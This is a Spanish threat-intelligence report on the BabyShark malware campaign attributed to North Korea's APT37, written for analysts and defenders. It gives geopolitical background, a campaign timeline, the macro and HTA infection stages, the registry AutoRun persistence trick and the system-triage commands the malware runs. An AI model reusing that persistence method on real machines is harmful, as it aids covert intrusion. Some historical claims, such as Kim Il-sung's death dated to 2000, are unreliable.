Entelgy Innotec
SECURITY

BABYSHARK

Una campaña de APT37

Septiembre 2019

Índice

1. RESUMEN EJECUTIVO

El servicio de Ciberinteligencia de **Entelgy Innotec Security** ha realizado un análisis sobre una nueva familia de malware denominada BabyShark , descubierta en febrero de 2019 por la división Unit42 de Palo Alto Networks, como consecuencia del envío de correos fraudulentos datados en noviembre de 2018.

Dichos correos, en los que se suplantaba la identidad de un experto en seguridad nuclear, fueron dirigidos a institutos de opinión e investigación que examinaban asuntos relacionados con la desnuclearización de Corea del Norte y distintos aspectos de la energía nuclear. La técnica empleada para efectuar esta campaña se denomina *Spear-Phishing*.

BabyShark se distribuye a través de documentos ofimáticos maliciosos adjuntos a los correos fraudulentos de modo que, tras comprometer el ordenador en una primera etapa, envía información del sistema a los servidores de mando y control esperando recibir instrucciones de los atacantes.

En abril de 2019 la división de Unit42 de Palo Alto Networks encontró una nueva versión de esta familia. Esta mantiene muchas similitudes con la anterior versión, pero muestra una serie de diferencias importantes entre las que cabe destacar: la aparición de un nuevo objetivo, las criptomonedas; un mayor control de los accesos al servidor de *Comando y Control*, y nuevas funciones implementadas que permiten la ejecución de nuevos comandos y la ejecución de otras familias de malware.

Este malware ha sido atribuido al grupo APT37, también conocido como **Reaper** debido a la similitud de elementos en el código de Babyshark con otras herramientas vinculadas a este grupo de actores, así como por la utilización de un certificado robado a una empresa surcoreana.

APT37 es un grupo de ciberactores vinculado al Gobierno de Corea del Norte especializado en la realización de ataques dirigidos contra diferentes organismos y sectores de Corea del Sur: Gobierno, Ejército, industria de defensa y sector mediático. También son conocidos por bloquear los servicios de sitios web gubernamentales de países enemigos al régimen norcoreano, tales como Estados Unidos o Japón, así como de atacar la infraestructura informática de grupos disidentes políticos.

Cerca de ochenta años de tensiones geopolíticas entre los dos grandes bloques surgidos tras la II Guerra Mundial ha convulsionado al país coreano que, hasta 1948, era un único Estado. Desde entonces se ha mantenido una relación de guerra y de constantes discusiones entre la República de Corea (Corea del Sur) y la República Popular Democrática de Corea (Corea del Norte), separadas por su frontera en el Paralelo 38, así como de sus respectivos aliados. De hecho, desde que finalizara la Guerra en 1953 con un armisticio, la tensión en la península coreana no ha desaparecido. Movimientos militares a ambos lados de la frontera, ensayos de misiles balísticos y las pruebas nucleares llevadas a cabo desde Corea del Norte, provocan una continua desestabilización de la zona. En este contexto histórico, Corea del Norte, aislada internacionalmente, ha demostrado un gran interés por el desarrollo tecnológico y las capacidades nucleares, convirtiéndose en uno de los principales enemigos políticos tanto de Estados Unidos como de Corea del Sur. Esta circunstancia, unida al desarrollo que ha experimentado Internet en la última década, ha provocado que el conflicto bélico se traslade también a un nuevo escenario: el ciberespacio.

Aunque también se han hallado conexiones entre el Gobierno de Corea del Norte y otros grandes grupos de ciberatacantes como Lazarus o Unit180, esta investigación se centra en el grupo APT37 debido a la detección de un aumento repentino de su actividad durante los últimos meses. Este grupo tiende a explotar las vulnerabilidades de los sistemas objetivo, valiéndose de la realización de reconocimientos y análisis exhaustivos previos de los objetivos. En muchos de los casos duran largos periodos de tiempo, prolongando cada campaña durante meses o incluso años. En las campañas iniciadas por este grupo también se han detectado elementos que indican que otro de sus objetivos es la consecución de lucro económico mediante el robo de criptomonedas.

2. ANTECEDENTES

2.1. Análisis geopolítico y geoestratégico

Gran parte de la hostilidad militar y diplomática entre Estados Unidos y Corea del Norte ha surgido como una herencia principalmente de las políticas seguidas durante la *Guerra Fría*[1] precedida por el conflicto armado durante la *Guerra de Corea*.

Durante la *Segunda Guerra Mundial* Japón dominaba Corea como consecuencia del logro de distintas victorias militares en el sur peninsular debido a la situación geoestratégica de la península coreana respecto a Japón. Dicha situación, que el país nipón llevaba aprovechando durante treinta y cinco años debido a su política imperialista, propició que en 1943 se reunieran en Moscú los jefes de Estado de la Unión Soviética y Estados Unidos como aliados puntuales para acordar que las fuerzas soviéticas invadieran el norte de Corea con la finalidad de reducir el expansionismo militar japonés en la península tras derrotar a Alemania como su principal enemigo de las llamadas *Potencias del Eje*, también formadas por el Imperio de Japón e Italia.

En el año 1945 Estados Unidos ejecutó el lanzamiento de dos bombas atómicas contra las ciudades de Hiroshima y Nagasaki, acontecimiento que derivó en la pronta rendición de la nación japonesa y sus tropas.

Dos días después, tal y como se acordó en el año 1943, la Unión Soviética desplegó sus tropas en el norte peninsular coreano, decisión que alarmó a Estados Unidos ya que estaba en contra de sus intereses que otra potencia extranjera tuviera dominio en la zona. Debido a la presencia soviética en el norte peninsular coreano Estados Unidos envió tropas al sur de la península Coreana delimitando la defensa de la región en el paralelo 38º con la promesa de la reunificación de Corea.

Como consecuencia de la creciente tensión que se estaba fraguando entre el bloque occidental-capitalista y el bloque del oriental-comunista que desembocaría en la Guerra Fría, se frena la reunificación de Corea polarizando la península hacia un área del norte comunista con un desarrollo económico basado en una intensa industrialización y un área del sur simpatizante del ideario capitalista siendo más empobrecido en un principio que su contraparte norteña.

Al mismo tiempo que crecía la tensión entre los dos bloques, entre el año 1950 y 1953, tiene lugar *Guerra de Corea*[2], uno de los primeros episodios de la *Guerra Fría* iniciada por la invasión hacia el sur por parte de Corea del Norte apoyada por la Unión Soviética y China debido a su afiliación comunista. A esta incursión hacia el sur peninsular respondió Estados Unidos apoyando a Corea del Sur y la ONU.

Esta tensión sigue teniendo importantes repercusiones a día de hoy aún a pesar de la creación del *Acuerdo de Armisticio de Corea*, un tratado de no agresión que sigue actualmente vigente creado para el cese total de las hostilidades en la península de Corea hasta el alcance de un acuerdo de paz definitivo, el cual acabaría siendo firmado por Corea del Norte y Estados Unidos el 27 de julio de 1953. Este acuerdo se aplicaría a las naciones firmantes y sus aliados aunque todavía esté lejos de concretarse y eso deja técnicamente a los países firmantes en guerra.

Al finalizar la *Guerra de Corea* el gobernante norcoreano Kim Il-Sung, fundador de la República Popular

[1] Gómez, E. (2014) La Guerra Fría. Blog Edugoro.
Disponible en: http://www.edugoro.org/historia/wp-content/uploads/2013/08/11.-La-guerra-fr%C3%ADa...pdf
[2] Fernández Liesa, C. R.; Borque Laguente, E.(2014) El conflicto de Corea. Ministerio de Defensa.
Disponible en: https://publicaciones.defensa.gob.es/media/downloadable/files/links/c/o/conflicto_corea.pdf

Democrática de Corea (Corea del Norte), inició una serie de medidas autoritarias y restrictivas entre las que se encontraban la persecución de sus enemigos políticos, la clasificación de los ciudadanos de la región a partir de su fiabilidad política y la promoción de un sistema feudal basado en las castas.

A su vez, dentro de Corea del Sur se vivieron distintas revueltas populares y golpes de Estado entre 1950 y 1961, siendo reseñable el golpe de Estado llevado a cabo por el general Park Chung Hee de carácter conservador, que estuvo 18 años en el poder hasta que fue asesinado. La situación de Corea del Sur se agravó durante los últimos meses de 1979 como consecuencia de la crisis internacional del petróleo propiciada por la revolución en Irán[3] lo que derivó en el aumento de la inflación y varios periodos de recesión económica.

Durante los años siguientes Corea del Sur inició un lento proceso de recuperación económica que se trasladaría a una mejora social y un consiguiente cambio político con la llegada de la democracia surcoreana en el año 1987. A partir de entonces comenzaría a trabajar en mejorar su índice de crecimiento económico, enfocándose sus exportaciones hacia los países del Este que le reconocieron como un Gobierno legítimo.

Por su parte, tras la caída del muro de Berlín en 1989 y la disolución de la Unión Soviética, Corea del Norte perdería su principal apoyo internacional. Dos años más tarde padeció una grave crisis económica iniciada por unas malas cosechas y acrecentada por la reducción de intercambios comerciales con los países socialistas, que estaban en proceso de democratización, lo que acabaría estancando su economía.

Por otro lado, durante los primeros meses del año 1994 Corea del Norte decidió abandonar la Agencia Internacional de la Energía Atómica al no aceptarse su propuesta sobre la supresión de los ejercicios militares entre Estados Unidos y Corea del Sur, lo que propició un aumento de la tensión entre los dos estados coreanos.

El 8 de julio del año 2000 se produjo el fallecimiento de Kim Il-sung, que cedió el poder a su hijo Kim Jong-il. Entonces, y como medida de distensión, el presidente Bill Clinton llegó a denominarle como líder supremo en una carta personal que buscaba el acercamiento entre países.

Con el ascenso a la presidencia estadounidense de George W. Bush, en el año 2001, se reorienta la política exterior de Estados Unidos incluyendo a Corea del Norte en su discurso sobre el eje del mal, es decir, los países que apoyaban el terrorismo. Esta circunstancia provocó la reacción del país norcoreano con el desarrollo de su programa nuclear, lo que agravó la situación.

[3] Simonoff, A. (2004). La revolución iraní en perspectiva foucaultiana. Cuestiones de Sociología (2), 281-288. En Memoria Académica. Disponible en: http://www.memoria.fahce.unlp.edu.ar/art_revistas/pr.3418/pr.3418.pdf

2.2. Incidentes en el ciberespacio

Es a principios de este milenio, dentro de este contexto de tensión, cuando se inician los primeros ciberataques perpetrados por parte de Corea del Norte. Uno de ellos es el conocido como el "Incidente de julio" (2009) que consistió en distintos ataques de Denegación de Servicio Distribuido (DDoS) que apuntaban a organizaciones gubernamentales y financieras de Corea del Sur y Estados Unidos, sin atribución clara a un grupo de ciberactores pero vinculada al Gobierno de Corea del Norte.

Dentro del escenario internacional de ciberactores norcoreanos se debe mencionar a **Lazarus**, uno de los grupos más conocido y activo. Éste inició distintas campañas entre las que destaca la *"Operación Troya"* (2009-2012), que consistió en ataques básicos del tipo DDoS mediante la utilización de dos de sus herramientas de malware más características: *Mydoom y Dozer*. También suya fue la famosa y mediática campaña de *WannaCry* de 2017, que alcanzó dimensiones mundiales y en la que se cifraron millones de dispositivos cuya condición indispensable para acceder a los datos almacenados en ellos era el pago de un rescate en criptomonedas.

En el caso del grupo de actores APT37, objeto del presente informe, cabe destacar su vinculación a las siguientes campañas durante los años 2014 a 2019:

2014

Ataque contra disidentes políticos[4]
Se atribuye a este grupo una campaña contra organizaciones de refugiados norcoreanos y disidentes políticos. Se usaron sitios web legítimos, previamente comprometidos con herramientas de intrusión de sistemas, cuya finalidad era controlar la información facilitada por la disidencia política.

2016

Operation Daybreak (Operación Amanecer)[5]
Se trata de una campaña de Spear-Phishing en la que las víctimas recibían un enlace malicioso que apuntaba a un sitio web de confianza para la víctima y que previamente había sido comprometido con un kit de explotación (watering hole attack). Se enfocaron en la recolección de información de los países afines a Estados Unidos, como México, Canada, España y otros.

2016

Operation Erebus (Operación Erebus)[6]
En el mismo año también se inició una campaña en la que se explotaba la vulnerabilidad CVE-2016-4117, un fallo en Adobe Flash Player que permitía la ejecución de código remoto, para comprometer sitios web legítimos. Usando la misma técnica de *watering hole attack* usada en otras campañas, comprometieron sitios web de confianza para distribuir sus kits de explotación. En esta operación se enfocan a la recolección de información de países como Corea del Sur, Rusia o Nepal entre otros.

[4] Sin autor. (2018) APT37 (REAPER) The Overlooked North Korean Actor.
Disponible en: https://www2.fireeye.com/rs/848-DID-242/images/rpt_APT37.pdf
[5] Costin, R y Ivanov, A. (2016) Operation Daybreak.Kaspersky Lab.
Disponible en: https://securelist.com/operation-daybreak/75100/
[6] Costin, R. (2016). CVE-2016-4171 – Adobe Flash Zero-day used in targeted attacks. Kaspersky Lab.
Disponible en: https://securelist.com/cve-2016-4171-adobe-flash-zero-day-used-in-targeted-attacks/75082/

2017

Operation Evil New Year (Operación Año Nuevo Maligno)[7]
El vector de infección en esta campaña fue una alternativa muy popular para Microsoft Office en Corea del Sur en materia de documentos ofimáticos denominada Hangul Word Processor.
El documento malicioso contenía un supuesto análisis del Año Nuevo en Corea del Norte, supuestamente enviado por el Ministerio de Unificación de Corea del Sur a entidades del sector público surcoreano.

2017

Operation Are you Happy? (Operación ¿Eres feliz?)[8]
En esta campaña se eligió como objetivo el ejército surcoreano utilizando un tipo de herramienta de malware destructiva que se utiliza para sobrescribir el disco duro del ordenador provocando que no arrancase. Tras realizar el compromiso del sistema de la víctima y reiniciar el equipo se mostraba el siguiente mensaje: *Are you happy?*

2017

Operation Freemilk (Operación Leche Gratis)[9]
Se cree que los atacantes aprovecharon la vulnerabilidad de ejecución remota de código CVE-2017-0199 con un contenido a modo de señuelo diseñado y personalizado para cada destinatario. Los atacantes estudiaban las conversaciones y enviaban mensajes nuevos en hilos existentes adjuntando documentos maliciosos, usando sus herramientas de malware Poohmilk y Freenki . En esta operación atacó al sector bancario de Oriente Medio.

2019

Operation NOKKI Campaign (Operación-Campaña NOKKI)[10]
Se enviaron correos de *Spear-Phishing* contra objetivos diplomáticos europeos localizados en la península coreana. Uno de ellos, incluso, geolocalizado en Pyongyang. Se utilizó documentación señuelo en el que las víctimas accedieron a unos enlaces con contenido malicioso.

Mientras Corea del Norte realizaba pruebas nucleares entre los años 2006 y 2009, Kim Jong-Il se autodenominaría en 2007 como un *"experto en Internet"*. Todo, pese a que en su país apenas disponía de conexiones a la Red. Este interés en el ciberespacio se confirmaría con su afirmación, unos años antes de su muerte, sobre el hecho de que *"Todas las guerras en el futuro serán guerras de ordenadores"*.

[7] Osborne, C. (2018). North Korean Reaper APT uses zero-day vulnerabilities to spy on governments. ZDNet.
Disponible en: https://www.zdnet.com/article/north-korean-reaper-apt-uses-zero-day-vulnerabilities-to-spy-on-governments/
[8] Mercer, W y Rascagneres, P (2018). Korea In The Crosshairs. Talos Intelligence.
Disponible en: https://blog.talosintelligence.com/2018/01/korea-in-crosshairs.html
[9] Cimpanu, C. (2017). Hackers Hijack Ongoing Email Conversations to Insert Malicious Documents. Bleeping Computer.
DIsponible en: https://www.bleepingcomputer.com/news/security/hackers-hijack-ongoing-email-conversations-to-insert-malicious-documents/
[10] Grunzweig, J. (2018). New KONNI Malware attacking Eurasia and Southeast Asia. Palo Alto Networks.
Disponible en: https://unit42.paloaltonetworks.com/unit42-new-konni-malware-attacking-eurasia-southeast-asia/

Cuando murió Kim Jong-Il en el año 2011, Corea del Norte apenas disponía de más de 1.000 direcciones IP públicas, lo que evidenciaba que el país apenas disponía de conectividad a gran escala. En su lugar ocupó el poder su hijo Kim Jong-Un, con amplios conocimientos en ciencias de la informática, lo que parece haber incidido significamente en las capacidades cibernéticas de Corea del Norte y en la inversión en el desarrollo de este tipo de operaciones.

Desde entonces se observa una combinación del uso estratégico de las capacidades cibernéticas con las demostraciones esporádicas de poderío militar bajo amenazas nucleares o lanzamiento de satélites de observación.

Todo ello, aprovechándose del restringido acceso a Internet del país, al que solo pueden acceder las entidades gubernamentales. Esta limitación representa una fortaleza para Corea del Norte, frente a otros países con millones de usuarios con acceso a Internet y, por lo tanto, altamente dependientes de dicho recurso. En este sentido, se puede observar un profundo y amplio uso por parte del Gobierno norcoreano de Internet, en numerosas ocasiones ligado a provocaciones militares o políticas.

En las últimas operaciones cibernéticas norcoreanas se ha podido comprobar que funcionan como herramientas efectivas de espionaje, proyección de su poder y como fuente de ingresos.

La recaudación de fondos por parte de Corea del Norte a través del robo de criptomonedas o incidentes famosos, como la intrusión en la Reserva Federal de Nueva York en el año 2016 en la que robaron 81 millones de dólares, deben considerarse como posibles diseños de operaciones futuras.

Debido a la ausencia de legislación y consenso en la materia, y a diferencia de los ensayos nucleares, este tipo de ataques no acarrean sanciones internacionales. Por ello, sería recomendable poner más énfasis en abordar la vulnerabilidad de las redes y sistemas para prevenir su explotación por parte de actores como APT37.

[11] Sanger, David E. (2017). El mundo ya no se burla del poderío cibernético de Corea del Norte. New York Times. Disponible en: https://www.nytimes.com/es/2017/10/18/el-mundo-ya-no-se-burla-del-poderio-cibernetico-de-corea-del-norte/

3. CIBERACTOR APT37

El grupo APT37, conocido también como *Reaper*, *Group123*, *ScarCruft* o *Venus 121*, tiene como misión principal la recolección de inteligencia en apoyo a los intereses económicos, políticos y militares de Corea del Norte.


Además de las tácticas de ataque dirigido, usando la ingeniería social mediante correos electrónicos que suplantan a remitentes legítimos utilizadas por APT37, también utilizan otros métodos para distribuir malware como el compromiso de páginas web de interés estratégico. Parte de las capacidades observadas en APT37 son producto de alto tiempo operacional y una gran especialización en la explotación de vulnerabilidades tipo *zero-day*[12].

Durante la campaña BabyShark han sido comprometidos servidores legítimos para el alojamiento de los nodos de *Comando y Control, C&C*[13], del malware, apoyándose también en plataformas de mensajería o servicios de cloud desprotegidos para evitar la detección de sus actividades de distribución de malware y recopilación de información.

Gracias al análisis del tipo de servidores, páginas web y servicios comprometidos se ha podido conocer que se encuentran localizados geográficamente en Corea del Sur o sus países aledaños. Esto también se evidencia en el certificado robado para la realización de esta campaña, propiedad de la empresa surcoreana Egis Co. TLD.


Teniendo en cuenta el tipo de herramientas de malware que emplea este grupo se puede afirmar que centran sus esfuerzos principalmente en actividades relacionadas con el ciberespionaje y el robo de información.

[12] Fallos de software o hardware desconocidos por los fabricantes, cuya explotación permite la exposición de los sistemas vulnerables a un determinado tipo de ataque o error, lo que sugiere un alto grado de sofisticación y recursos de calidad.
[13] https://es.wikipedia.org/wiki/Mando_y_control_(malware)



Por ende, los investigadores de seguridad de FireEye[14] atribuyen con alta probabilidad que APT37 actúa en apoyo al Gobierno de Corea del Norte y está principalmente geolocalizado en el país norcoreano. Esta atribución está basada en múltiples factores, incluyendo el perfil de los objetivos de APT37, así como los individuos que se encargan del desarrollo del malware utilizado por este actor. Esta información se ha podido obtener de datos distribuidos dentro del código, como una dirección IP y un vector de ataque asociados geográficamente a Corea del Norte. Como evidencia adicional a la hipótesis anterior, se ha considerado que los tiempos en los que se compila el código malicioso están relacionados con lo que corresponde a la jornada laboral en Corea del Norte.

Observando la conexión entre demostraciones de poder militar y actividades cibernéticas norcoreanas, el 12 de diciembre del 2012, para conmemorar los 100 años del nacimiento del fundador de la República Popular Democrática de Corea, el país norcoreano lanzó al espacio el satélite de observación terrestre denominado *Kwangmyŏngsŏng-3* (traducido del coreano como "Estrella Brillante-3") con fines meteorológicos, según la propia Corea del Norte.



Imágen obtenida de Sky Rocket del satélite Kwangmyŏngsŏng-3

[14] Sin autor (2018). APT37 (Reaper) The Overlooked North Korean Actor. FireEye. Disponible en: https://www2.fireeye.com/rs/848-DID-242/images/rpt_APT37.pdf

Estados Unidos, junto al resto de países miembros del Consejo de Seguridad de la ONU, lo entendieron como un *"acto altamente provocativo que amenaza la seguridad regional"*, lo que desembocó en la Resolución 2087 del órgano de las Naciones Unidas por la que se sancionaba a Corea del Norte con la prohibición de exportar e importar determinados productos. La prohibición se centraba, especialmente, en carbón, hierro y mineral de hierro, oro, titanio, vanadio y minerales de tierras raras, así como "la venta de combustibles de aviación", todos ellos importantes para los programas relacionados con armas de destrucción masiva. Paulatinamente, a lo largo de los siguientes años, se han ido incrementando las sanciones sobre los medios de transporte, armas y cooperaciones militares o congelación de activos.

Un gran número de investigadores han consensuado que los primeros avistamientos de actividad por parte de APT37 comienzan en el año 2012, pero esta afirmación no está sostenida por campañas o evidencias. Sin embargo, cabe destacar que coincide con el lanzamiento del satélite Kwangmyŏngsŏng-3 lo que hace sospechar de la verdadera naturaleza de este satélite de observación terrestre y fundamenta la alarma de Estados Unidos respecto al mismo.

Por último, se debe mencionar que, en la actualidad, la mayoría de actividades iniciadas por el grupo APT37 continúan teniendo como objetivos a Corea del Sur, desertores norcoreanos y organizaciones e individuos involucrados en los esfuerzos de la reunificación de Corea o la desnuclearización de Corea del Norte. Posiblemente relacionado, se ha observado una campaña reciente contra entidades diplomáticas a lo largo del mundo en la que se ha utilizado otra herramienta conocida de este ciberactor denominada NavRAT[15]. Todo esto sugiere que el grupo APT37 está recopilando información acerca de distintas organizaciones internacionales con la finalidad de aumentar la efectividad de futuras campañas.

[15] Mercer, W y Rascagneres, P. (2018).NavRAT Uses US-North Korea Summit As Decoy For Attacks In South Korea. Talos Intelligence. Disponible en: https://blog.talosintelligence.com/2018/05/navrat.html


4. BABYSHARK

Al examinar determinados detalles del malware Babyshark, como las formas de cifrado, el envío de información, o los directorios o certificados robados, se ha comprobado que se interrelaciona con campañas anteriores en las que se usaban otras herramientas de malware vinculadas al grupo APT37 denominadas Kim Jong RAT y Stolen Pencil.

La campaña de distribución de BabyShark comienza con correos electrónicos de Spear-Phishing, una técnica de fraude de correo electrónico dirigida a personas u organizaciones en la que los mensajes simulan proceder de una entidad de confianza mediante la que se pretende engañar al usuario para que realice una determinada acción. En esta campaña la finalidad del Spear-Phishing es que el usuario descargue un documento adjunto al correo que contiene el malware, pudiendo consistir en un fichero ofimático malicioso o en un fichero ejecutable. Por tanto, en el momento en el que el usuario abre o ejecuta el fichero adjunto BabyShark toma el control del dispositivo y se comunica con un servidor de Comando y Control, C&C, al que envía información preliminar del sistema afectado y del que recibe instrucciones, pudiendo ejecutar distintos tipos de comandos en función de las necesidades que manifiestan los atacantes a través del servidor. Por lo tanto, se podría categorizar como herramienta de acceso remoto, debido a que permite la ejecución de comandos en el sistema comprometido de manera remota.

Para asegurar la persistencia dentro de los sistemas Babyshark incluye dos funciones interdependientes que permiten que este malware se ejecute a cada reinicio de los dispositivos a los que se haya conseguido distribuir. La primera fase consiste en obligar al dispositivo a iniciar un proceso de terminal de sistema, mientras que la segunda obliga al dispositivo a ejecutar un comando determinado en función de las instrucciones recibidas por medio del servidor de Comando y Control. Cada vez que se ejecuta el malware, éste contacta con el servidor mencionado para que le proporcione nuevas instrucciones que se deban ejecutar dentro del sistema afectado.

A continuación, se ha incluido un diagrama que ilustra las fases de infección de Babyshark.



Etapa 1

La primera fase consiste en la infección a través del envío de un documento ofimático

Etapa 2

La segunda obliga al dispositivo a ejecutar un comando determinado en función de las instrucciones recibidas por medio del servidor de Comando y Control


Etapa 3

Una vez ha obtenido la persistencia dentro del equipo se ejecutan diversos comandos dentro del equipo para generar un triaje.

4.1. Primera etapa: infección a través del envío de un documento ofimático

Entre las versiones obtenidas, se ha observado un tipo de archivos ofimáticos para la automatización de tareas conocidos como macros que permiten a los atacantes ejecutar código. En este caso se trata de macros maliciosas de Word protegidas con una contraseña.

Una vez se ha conseguido desproteger y visualizar las macros, se ha observado que, para mejorar el engaño de este ataque, cuando se habilita una de ellas, ésta realiza modificaciones en el texto del fichero con la finalidad de que transforme un texto ofuscado, incomprensible a la lectura, a un texto legible cuyo contenido actúa como señuelo ante el usuario. A continuación se muestra una imagen en la que se muestra el contenido del fichero cuando las macros se encuentran deshabilitadas.


Las macros se han deshabilitado. Habilitar contenido

Agenda
University of California Institute on Global Conflict & Cooperation and
China Institute for International Studies
With Generous Support from the Carnegie Corporation of New York

Tue , 21 e

1 0	*ner*	w Ho 1

Wednesday, 22 June

0730-0830	**Br st**	
08	**arks** D RK, IGCC Amb Gu Se, CIIS	ke enter
0845	**nt** **: Security and**	Center

En la siguiente imagen se puede observar el contenido del fichero cuando las macros se encuentran habilitadas.

Agenda
University of California Institute on Global Conflict & Cooperation and
China Institute for International Studies
With Generous Support from the Carnegie Corporation of New York

Tuesday, 21 June

1800	*Welcome Dinner*	Swan Lakeview Hotel

Wednesday, 22 June

0730-0830	**Breakfast**	Swan Lakeview Hotel
0830	**Welcoming Remarks** Dr. Susan SHIRK, IGCC Amb. Gu Se, CIIS	Beijing Yanqi Lake International Convention & Exhibition Center
0845	**Overcoming Obstacles to Development and Peace on the Korean Peninsula: Security and Denuclearization** Moderator: TBD Panelists: TBD	Beijing Yanqi Lake International Convention & Exhibition Center

También se han detectado distintos ficheros tipo Office que no se encuentran protegidos mediante una contraseña, motivo por el cual el acceso a las macros maliciosas del fichero resulta más sencillo. La versión sin contraseña del fichero se ha constituido como una de las muestras analizadas más comunes que realiza una petición a un supuesto recurso de tipo gif al servidor de Comando y Control. Una vez se finaliza la descarga, descifra el contenido y lo almacena para ejecutarlo posteriormente.

Como ya se ha comentado con anterioridad, existe la posibilidad de que el correo de Spear-Phishing incluya como fichero adjunto un ejecutable en lugar de un documento ofimático. En este caso, para asegurar que el usuario ejecuta el fichero, éste se encuentra firmado por una entidad de confianza, la cual se ha obtenido mediante el robo de un certificado de la empresa surcoreana Egis Co. LTD. La ejecución de este archivo genera un nuevo proceso de terminal de sistema que a su vez deriva en la persistencia de Babyshark, tal y como se expuso en los apartados anteriores, de forma que concluye con la descarga y ejecución de un fichero HTA.

4.2. Segunda etapa: HTA

Dentro del código se encuentra una dirección a un nuevo recurso en la red, en este caso un archivo HTA, que es un tipo de archivo ejecutable de hipertexto. Desde ese nuevo recurso se obtienen las instrucciones que el malware va a ejecutar en el sistema comprometido. Los comandos se obtienen a partir de una petición HTTPS que aparece cifrada por defecto y que, además, contiene una capa adicional de protección. Todas estas técnicas se utilizan para evitar que sean visibles los comandos enviados desde el servidor de Comando y Control al equipo infectado a través de la red.

La información que proviene del servidor de Comando y Control se almacena en la memoria RAM del dispositivo, motivo por el cual no deja rastros dentro del dispositivo que permitan la detección del malware. Esto complica el análisis, evitando que se pueda conocer con exactitud el contenido antes o después del descifrado, obteniendo sólo su comportamiento.

Se han obtenido trazas de otras dos operaciones que se ejecutan en el sistema durante la segunda etapa relativas a su persistencia en el equipo:

- La primera operación se encarga de garantizar la persistencia en el sistema generando una nueva clave llamada *AutoRun* dentro de la clave de registro *"HKEY_CURRENT_USER\Software\Microsoft\Command Processor"*, que almacena configuraciones específicas al usuario que, en este caso, permite el inicio de una terminal de sistema en la que se ejecuta el comando que se encuentra dentro de la clave de registro.
- La segunda operación se encarga de que todas las tareas que coinciden con el proceso de sistema CMD.exe, aquí referenciado como el terminal de sistema, finalicen su ejecución.

En esta segunda etapa de infección el malware obtiene la información que precisa del dispositivo al que se ha distribuido mediante la realización de un triaje, con el que selecciona y clasifica por prioridades la información preliminar que va a transmitir al servidor de Comando y Control a la vez que pondera las características del sistema infectado.

4.3. Tercera etapa: almacenamiento y envío de la información obtenida


Una vez ha obtenido la persistencia dentro del equipo ejecuta los siguientes comandos dentro del equipo para generar un triaje:

- cmd.exe /c whoami -> Usuario actual
- cmd.exe /c hostname -> Nombre del equipo
- cmd.exe /c ipconfig /all -> Configuración de la red
- cmd.exe /c net user -> Cuentas del sistema
- cmd.exe /c dir "C:\Program Files (x86)" -> Aplicaciones instaladas
- cmd.exe /c dir "C:\Program Files" -> Aplicaciones instaladas
